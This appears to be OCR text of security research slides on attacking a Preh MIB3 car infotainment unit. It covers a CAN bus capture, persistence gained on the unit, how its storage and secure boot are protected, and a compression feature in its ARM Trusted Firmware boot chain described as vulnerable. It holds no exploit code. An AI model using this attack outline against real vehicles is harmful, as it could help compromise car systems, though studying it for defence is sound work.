
candump output

```
slcan0       486   [8]  00 00 00 00 00 00 00 00
slcan0       462   [8]  00 00 38 00 00 01 00 00
slcan0       463   [8]  00 00 00 00 00 00 00 00
slcan0       464   [8]  00 00 00 00 00 00 00 00
slcan0       666   [8]  11 22 33 44 AA AA AA AA
slcan0  1B000073   [8]  73 00 04 00 20 00 00 00
slcan0       462   [8]  00 00 38 00 00 01 00 00
slcan0       465   [8]  00 00 00 00 00 00 00 80
```

Can't bypass gateway...




... But obtained persistence on IVI



Our next target – persistent storage

Available persistent storage & storage protections

- eMMC 64 GB
  - Linux root FS is read-only & protected by dm-verity
  - /var is RW, but no binary executables. Can be used to store payload
- SPI 32 MB contains boot images
  - Image integrity is protected by secure boot




ARM Trusted Firmware

- Preh MIB3 secure boot is based on Renesas ARM Trusted Firmware for R-Car SoCs
  - https://github.com/renesas-rcar/arm-trusted-firmware
- Renesas ARM Trusted Firmware originates from ARM repository
  - The open-source reference implementation of secure world software for ARM.
  - https://github.com/ARM-software/arm-trusted-firmware
- Preh MIB3 has a proprietary feature – image compression
- This feature appeared vulnerable


ARM Trusted Firmware boot on Preh MIB3 1

1.1 BL1 copies BL2 into RAM
1.2 BL1 verifies BL2 by certificate
1.3 BL1 passes control to BL2



Uncompressed image
Image(s) certificate(s) for secure boot
Compressed image

ARM Trusted Firmware boot on Preh MIB3 2




2.1 BL2 uncompresses CARCOM to RAM
2.2 BL2 verifies CARCOM by certificate
2.3 BL2 starts CARCOM on R7 core

Uncompressed image
Image(s) certificate(s) for secure boot
Compressed image

